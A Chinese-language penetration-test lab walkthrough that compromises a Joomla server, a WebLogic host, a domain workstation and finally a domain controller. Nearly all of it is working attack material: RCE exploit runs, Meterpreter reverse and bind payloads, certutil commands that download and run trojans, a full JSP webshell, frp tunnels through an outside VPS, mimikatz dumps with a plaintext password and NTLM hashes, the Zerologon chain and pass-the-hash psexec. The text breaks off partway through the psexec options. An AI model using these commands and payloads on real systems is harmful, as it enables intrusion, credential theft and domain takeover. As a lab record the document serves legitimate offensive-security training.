渗透测试考核靶场二

环境拓扑

```
218.76.8.99:2880→10.30.1.164:80
218.76.8.99:2822→10.30.1.125:22
```

```
# 外网

Attacker_Kali: 218.76.8.99:2822
10.30.1.125
192.168.1.181

#172.26.8.84

# 一层
WEB-Joomla-Win7: 218.76.8.99:2880
10.30.1.140
172.26.8.114
192.168.1.141
```

```

# 内网
域: mingy.com

# 二层
域内: Weblogic-wls9-win7
192.168.1.28
10.10.10.105

# 三层
域内: PC-Win2012
10.10.10.69

#10.10.10.249

域控: DC-Win2012
10.10.10.6
```


Target1 - Joomla-RCE

漏洞利用Getshell

```
root@kali:~# python3 Joomla3.4.6-RCE.py -t http://192.168.1.141
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..
[+] Vulnerable
[*] Use --exploit to exploit it
```

```
root@kali:~# python3 Joomla3.4.6-RCE.py -t http://192.168.1.141/ --exploit -l 192.168.1.181 -p 1234
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..
[+] Vulnerable
[*] Getting Session Cookie ..
[*] Getting CSRF Token ..
[*] Sending request ..
[+] Backdoor implanted, eval your code at http://192.168.1.141//configuration.php in a POST with fmxasmkmvpdyzpnt
oghnnblyzkimpempkoyuxifwfufsjngruq
[*] Now it's time to reverse, trying with a system + perl
```

```
http://192.168.1.141/configuration.php
http://218.76.8.99:2880/configuration.php

fmxasmkmvpdyzpntoghnnblyzkimpempkoyuxifwfufsjngruq
```



探测存活主机

1. ping

```
@echo off
chcp 65001>nul
echo 正在扫描。。。。。。
for /L %%P in (1,1,254) do @ping -w 10 -n 1 192.168.1.%%P | findstr TTL= >>ip.txt
echo 扫描结束，按任意键结束窗口！
pause>nul
```

```
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.28: bytes=32 time=2ms TTL=128
Reply from 192.168.1.141: bytes=32 time<1ms TTL=128
Reply from 192.168.1.181: bytes=32 time=1ms TTL=64
```

2. arp -a
3. msf的arp_scanner模块
4. nmap

反弹shell

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=5555 -f exe -o re_5555.exe
```

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.27.0.2       yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 218.76.8.99
[*] Meterpreter session 4 opened (172.27.0.2:5555 -> 218.76.8.99:29704) at 2020-12-01 13:45:03 +0800
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JOOMLA  172.27.0.2:5555 -> 218.76.8.99:29704 (172.26.8.114)
```

建立socks代理

```
./frps -c frps_vps.ini
```

```
[common]
bind_port = 7000
```

```
frpc.exe -c frpc_1.ini
```

```
[common]
server_addr = 47.101.214.85
server_port = 7000

[socks_1]
type = tcp
plugin = socks5
remote_port = 6001
```

Target2 - Weblogic-RCE

```
192.168.1.28
```

探测开放端口

```
root@kali:~# tail -n 3 /etc/proxychains.conf
#socks5 192.168.78.144 10800
#socks5 47.101.214.85 10090
socks5 47.101.214.85 6001
root@kali:~# proxychains nmap -sT -Pn -T4 -p- 192.168.1.28
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-30 21:36 EST
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:554-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:1723-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:111-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:1720-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:80-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:143-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:53-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:3306-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:3389-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:8080-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:993-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:21-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:5900-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:110-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:139-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:587-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:1025-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:135-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:256-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:199-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:8888-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:25-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:443-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:23-<--timeout
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:445-<><>-OK
```

开放端口：21，80，135，445，3389，7001

7001：weblogic

WebLogic Server 版本：12.1.3.0.0

WeblogicScan

```
By Tide_RabbitMask | V 1.5

Welcome To WeblogicScan !!!
Whoami : https://github.com/rabbitmask
[*] ========Task Start========
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] Weblogic Version Is 12.1.3.0.0
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] Weblogic console address is exposed! The path is: http://192.168.1.28:7001/console/login/LoginForm.jsp
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[-] [192.168.1.28:7001] Weblogic UDDI module default path does not exist!
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] weblogic has a JAVA deserialization vulnerability:CVE-2016-0638
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[-] [192.168.1.28:7001] weblogic not detected CVE-2016-3510
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] weblogic has a JAVA deserialization vulnerability:CVE-2017-10271
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[-] [192.168.1.28:7001] weblogic not detected CVE-2017-3248
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] weblogic has a JAVA deserialization vulnerability:CVE-2017-3506
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[-] [192.168.1.28:7001] weblogic not detected CVE-2018-2628
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] weblogic has a JAVA deserialization vulnerability:CVE-2018-2893
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[-] [192.168.1.28:7001] weblogic not detected CVE-2018-2894
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] weblogic has a JAVA deserialization vulnerability:CVE-2019-2725
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[-] [192.168.1.28:7001] weblogic not detected CVE-2019-2729
|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[+] [192.168.1.28:7001] weblogic has a JAVA deserialization vulnerability:CVE-2019-2890
[*] ========Task E n d========
root@kali:~/Desktop/WeblogicScan#
```

> http://192.168.1.28:7001/_async/AsyncResponseService

- CVE-2019-2725

```
root@kali:~/Desktop/CVE-2019-2725-EXP# proxychains python3 weblogic-2019-2725.py 12.1.3 http://192.168.1.28:7001 whoami
ProxyChains-3.1 (http://proxychains.sf.net)
命令执行：
        python weblogic-2019-2725.py 10.3.6  http//:127.0.0.1:7001  cmd
        python weblogic-2019-2725.py 12.1.3  http//:127.0.0.1:7001  cmd
上传webshell
    python weblogic-2019-2725.py  10.3.6  http//:ip:port
    python weblogic-2019-2725.py  12.1.3  http//:ip:port

|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[I 201201 00:23:34 weblogic-2019-2725:100]
    win7-1\administrator
root@kali:~/Desktop/CVE-2019-2725-EXP# proxychains python3 weblogic-2019-2725.py 12.1.3 http://192.168.1.28:7001
ProxyChains-3.1 (http://proxychains.sf.net)
命令执行：
        python weblogic-2019-2725.py 10.3.6  http//:127.0.0.1:7001  cmd
        python weblogic-2019-2725.py 12.1.3  http//:127.0.0.1:7001  cmd
上传webshell
    python weblogic-2019-2725.py  10.3.6  http//:ip:port
    python weblogic-2019-2725.py  12.1.3  http//:ip:port

|S-chain|-<>-47.101.214.85:6001-<><>-192.168.1.28:7001-<><>-OK
[I 201201 00:24:43 weblogic-2019-2725:139]
    Shell地址： http://192.168.1.28:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=ipconfig
root@kali:~/Desktop/CVE-2019-2725-EXP#
```

> http://192.168.1.28:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=ipconfig

发现网段： 10.10.10.105

MSF正向shell

```
msfvenom -p windows/x64/meterpreter/bind_tcp lport=8899 -f exe -o bind_8899.exe
```

通过获得的外网webshell上传木马exe文件到web服务器根目录。

下载木马文件到weblogic服务器：

```
http://192.168.1.28:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=certutil.exe -urlcache -split -f http://192.168.1.141/bind_8899.exe c:\44.exe
```

执行下载的木马文件：

```
http://192.168.1.28:7001/bea_wls_internal/demo.jsp?pwd=admin&cmd=cmd /c start c:\44.exe
```

MSF通过代理正向连接建立会话

```
setg proxies socks5:47.101.214.85:6001
```

得到权限为administrator管理员用户权限，尝试 `getsystem` 成功提权到 `system`权限

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     8899             yes       The listen port
   RHOST     192.168.1.28     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > jobs

Jobs
====

No active jobs.

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > exploit -J

[*] Started bind TCP handler against 192.168.1.28:8899
[*] Sending stage (200262 bytes) to 192.168.1.28
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 47.101.214.85:6001) at 2020-12-07 13:36:17 +0800


meterpreter >
meterpreter > getuid
Server username: WIN7-1\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

加载mimikatz，尝试获取机器明文密码及hash：

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:718233f1bd1be011dc0be7df2b151cef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username       Domain  Password
--------       ------  --------
(null)         (null)  (null)
Administrator  WIN7-1  passwd8@mingy
WIN7-1$        MINGY   76 be 9e 78 5c 5a a4 c5 61 5e 78 f0 83 73 3e 4c d1 86 ec a3 18 69 6f ce 6a 4b fc d1
0a 7d e0 18 89 7f 9a a8 92 9e cc 8a 91 85 97 c2 57 6d 79 da 79 20 66 5f 08 07 11 db 4e 7b 54 55 fb e1 dc 98
 b8 2e 3d d7 4b d7 cc d3 1a f8 9f b3 28 c4 6d 81 81 ac ff f5 db a9 8e 6e 0a 19 bc 38 c1 14 e5 53 35 2d 61 4
1 e7 28 3a 3b f3 90 57 a0 75 78 b7 06 31 b2 e9 09 e2 92 b0 b6 2b 47 eb e1 9d 2b ad b9 1a 9b 54 c6 52 5b be
1b 1c f7 fc 33 f4 3f 29 e7 4f 50 de e9 fc ed 81 fb 9c 90 8c 6a 18 97 c8 78 02 a1 4e f7 76 1e 00 4a 50 b6 7d
 ea 80 6c 82 99 c1 f2 d9 5d 80 7f 32 78 ca 52 6b 8e 02 dd 21 a4 a7 b4 e9 bf 2e d0 39 ed 11 72 aa 83 b4 d3 b
8 19 24 de 0b 5a c0 89 73 78 11 44 7d b8 2d 5b d8 4a 07 d5 38 59 aa 50 2b 93 80 20 72 9f 9f 1a 1f e2
```

得到如下明文密码：

```
win7-1\administrator passwd8@mingy
```

Webshell


上传jsp马，蚁剑通过代理连接

```
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\bea_wls_internal\9j4dqk\war
```

```
http://192.168.1.28:7001/bea_wls_internal
```

```
meterpreter > pwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain

meterpreter > upload jsp4ant.jsp servers\\AdminServer\\tmp\\_WL_internal\\bea_wls_internal\\9j4dqk\\war
[*] uploading  : jsp4ant.jsp -> servers\AdminServer\tmp\_WL_internal\bea_wls_internal\9j4dqk\war
[*] uploaded   : jsp4ant.jsp -> servers\AdminServer\tmp\_WL_internal\bea_wls_internal\9j4dqk\war\jsp4ant.jsp
```

http://192.168.1.28:7001/bea_wls_internal/jsp4ant.jsp



- jsp4ant.jsp

```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
```

```
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("ant");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
```

二层socks代理

上传frp，建立socks通道：

```
meterpreter > pwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
meterpreter > upload frp
upload frpc.exe    upload frpc_2.ini  upload frps.exe
meterpreter > upload frpc.exe c:\
 >
[*] uploading  : frpc.exe -> c:
[*] uploaded   : frpc.exe -> c:\frpc.exe
meterpreter > upload frpc_2.ini c:\
 >
[*] uploading  : frpc_2.ini -> c:
[*] uploaded   : frpc_2.ini -> c:\frpc_2.ini
meterpreter >
```

- vps

```
./frps -c frps_vps.ini
```

```
[common]
bind_port = 7000
```

- target1

```
frpc.exe -c frpc_11.ini
```

```
[common]
server_addr = 47.101.214.85
server_port = 7000

[socks_1]
type = tcp
plugin = socks5
remote_port = 6001

[socks5_2]
type = tcp
local_ip = 127.0.0.1
local_port = 6002
remote_port = 6003
```

```
frps.exe -c frps.ini
```

```
[common]
bind_port = 7000
```

- target2

```
frpc.exe -c frpc_2.ini
```

```
[common]
server_addr = 192.168.1.141
server_port = 7000

[socks_1]
type = tcp
plugin = socks5
remote_port = 6002
```

Target3 - WIN2012

> 10.10.10.249

域内信息收集

```
ipconfig /all
net view /domain
net group "domain computers" /domain     //域内主机名
net group "domain controllers" /domain   //域控主机名
```

域内存活主机探测

```
arp-scan.exe -t 10.10.10.0/24
```

```
c:\m> arp-scan.exe -t 10.10.10.0/24
Reply that FA:16:3E:DE:37:9B is 10.10.10.1 in 7.723887
Reply that FA:16:3E:07:CC:69 is 10.10.10.6 in 15.401958
Reply that FA:16:3E:C4:8D:D4 is 10.10.10.69 in 15.531304
Reply that FA:16:3E:B4:B8:F7 is 10.10.10.105 in 0.097498
Reply that FA:16:3E:B4:B8:F7 is 10.10.10.255 in 0.082133
```

```
c:\m> arp-scan.exe -t 10.10.10.0/24
Reply that FA:16:3E:DE:37:9B is 10.10.10.1 in 2.909308
Reply that FA:16:3E:07:CC:69 is 10.10.10.6 in 15.346084
Reply that FA:16:3E:B4:B8:F7 is 10.10.10.105 in 0.110349
Reply that FA:16:3E:A2:D5:4C is 10.10.10.249 in 15.103875
Reply that FA:16:3E:B4:B8:F7 is 10.10.10.255 in 0.115378
```

```
nbtscan.exe -m 10.10.10.0/24
```


```
c:\m> nbtscan.exe -m 10.10.10.0/24
10.10.10.6      MINGY\WIN2012                   fa:16:3e:07:cc:69 SHARING DC
10.10.10.105    MINGY\WIN7-1                    fa:16:3e:b4:b8:f7 SHARING
10.10.10.249    MINGY\PC-WIN2012                fa:16:3e:a2:d5:4c SHARING

*timeout (normal end of scan)
```

```
10.10.10.6      MINGY\WIN2012
fa:16:3e:07:cc:69 SHARING DC
10.10.10.105    MINGY\WIN7-1
fa:16:3e:b4:b8:f7 SHARING
10.10.10.249    MINGY\PC-WIN2012
fa:16:3e:a2:d5:4c SHARING
```

域内横向移动

- wmic横向移动

```
wmic /node:10.10.10.249 /user:administrator /password:passwd8@mingy process call create "cmd /c certutil.exe -urlcache -split -f http://10.10.10.105:7001/bea_wls_internal/bind_8899.exe c:/windows/temp/test.exe & start c:/windows/temp/test.exe"
```



- 正向shell

```
setg proxies socks5:47.101.214.85:6003
set lport 8899
set rhost 10.10.10.249
```

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     8899             yes       The listen port
   RHOST     10.10.10.249     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started bind TCP handler against 10.10.10.249:8899
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.10.10.249
[*] Meterpreter session 2 opened (0.0.0.0:0 -> 47.101.214.85:6003) at 2020-12-07 14:16:03 +0800

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN7-1         0.0.0.0:0 -> 47.101.214.85:6001 (192.168.1.28)
  2         meterpreter x64/windows  PC-WIN2012\Administrator @ PC-WIN2012  0.0.0.0:0 -> 47.101.214.85:6003 (10.10.10.249)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: PC-WIN2012\Administrator
meterpreter >
```

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: PC-WIN2012\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:718233f1bd1be011dc0be7df2b151cef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

无法获取到明文密码：

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username        Domain       Password
--------        ------       --------
(null)          (null)       (null)
Administrator   PC-WIN2012   (null)
PC-WIN2012$     MINGY        (null)
zhangsan        MINGY        (null)


meterpreter > creds_ssp
[+] Running as SYSTEM
[*] Retrieving ssp credentials

meterpreter > creds_
creds_all        creds_kerberos  creds_livessp   creds_msv
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

Username        Domain       Password
--------        ------       --------
(null)          (null)       (null)
Administrator   PC-WIN2012   (null)
PC-WIN2012$     mingy.com    I';UkKouSZB^$;F&-qAq_`?A#(pQQ48[
pc-win2012$     MINGY.COM    (null)
zhangsan        MINGY.COM    (null)
```

可以获取到密码hash：

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username        Domain       NTLM                              SHA1
--------        ------       ----                              ----
Administrator   PC-WIN2012   718233f1bd1be011dc0be7df2b151cef  2124386b53cb80e896c7f6e6ed2dbf7bc9a1e4b9
PC-WIN2012$     MINGY        0a6ce51064b73f3a3c7889c135fcd627  9399380fc9ca18c661c443b4db699141e6776679
zhangsan        MINGY        161cff084477fe596a5db81874498a24  d669f3bccf14bf77d64667ec65aae32d2d10039d
```

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username        Domain      NTLM                              SHA1
--------        ------      ----                              ----
Administrator   PC-WIN2012  718233f1bd1be011dc0be7df2b151cef  2124386b53cb80e896c7f6e6ed2dbf7bc9a1e4b9
PC-WIN2012$     MINGY       0a6ce51064b73f3a3c7889c135fcd627  9399380fc9ca18c661c443b4db699141e6776679
zhangsan        MINGY       161cff084477fe596a5db81874498a24  d669f3bccf14bf77d64667ec65aae32d2d10039d
```

Netlogon域权限提升

1. 检查是否存在漏洞

```
proxychains python3 zerologon_tester.py WIN2012 10.10.10.6
```

2. 置空域账号密码

```
proxychains python3 CVE-2020-1472.py WIN2012 WIN2012$ 10.10.10.6
```

3. 获取域控用户hash

```
proxychains python3 secretsdump.py 'mingy.com/WIN2012$@10.10.10.6' -no-pass
```

4. wmiexec进行hash横向连接

```
proxychains python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b WIN2012$/Administrator@10.10.10.6
```

5. 获取主机ntlm hash

```
reg save HKLM\SYSTEM system.hiv
reg save HKLM\SAM sam.hiv
reg save HKLM\SECURITY security.hiv
```

6. 解密

```
python3 secretsdump.py -sam sam.hiv -system system.hiv -security security.hiv LOCAL
```

7. 还原域控hash

```
proxychains python3 reinstalloriginalpw.py WIN2012 10.10.10.6 57dc9431075b22b267b4df27b3be1162
```

Target4 - DC

```
10.10.10.6
```

```
mingy\zhangsan

161cff084477fe596a5db81874498a24
```

PTH拿下域控

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                         Required
   ----                  ---------------                                                         --------
   RHOSTS                10.10.10.6                                                              yes
th syntax 'file:<path>'
   RPORT                 445                                                                     yes
   SERVICE_DESCRIPTION                                                                           no
ing
   SERVICE_DISPLAY_NAME                                                                          no
   SERVICE_NAME                                                                                  no
   SHARE                                                                                         no
..) or a normal read/write folder share
   SMBDomain             mingy                                                                   no
   SMBPass               00000000000000000000000000000000:161cff084477fe596a5db81874498a24  no
   SMBUser               zhangsan                                                                no


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
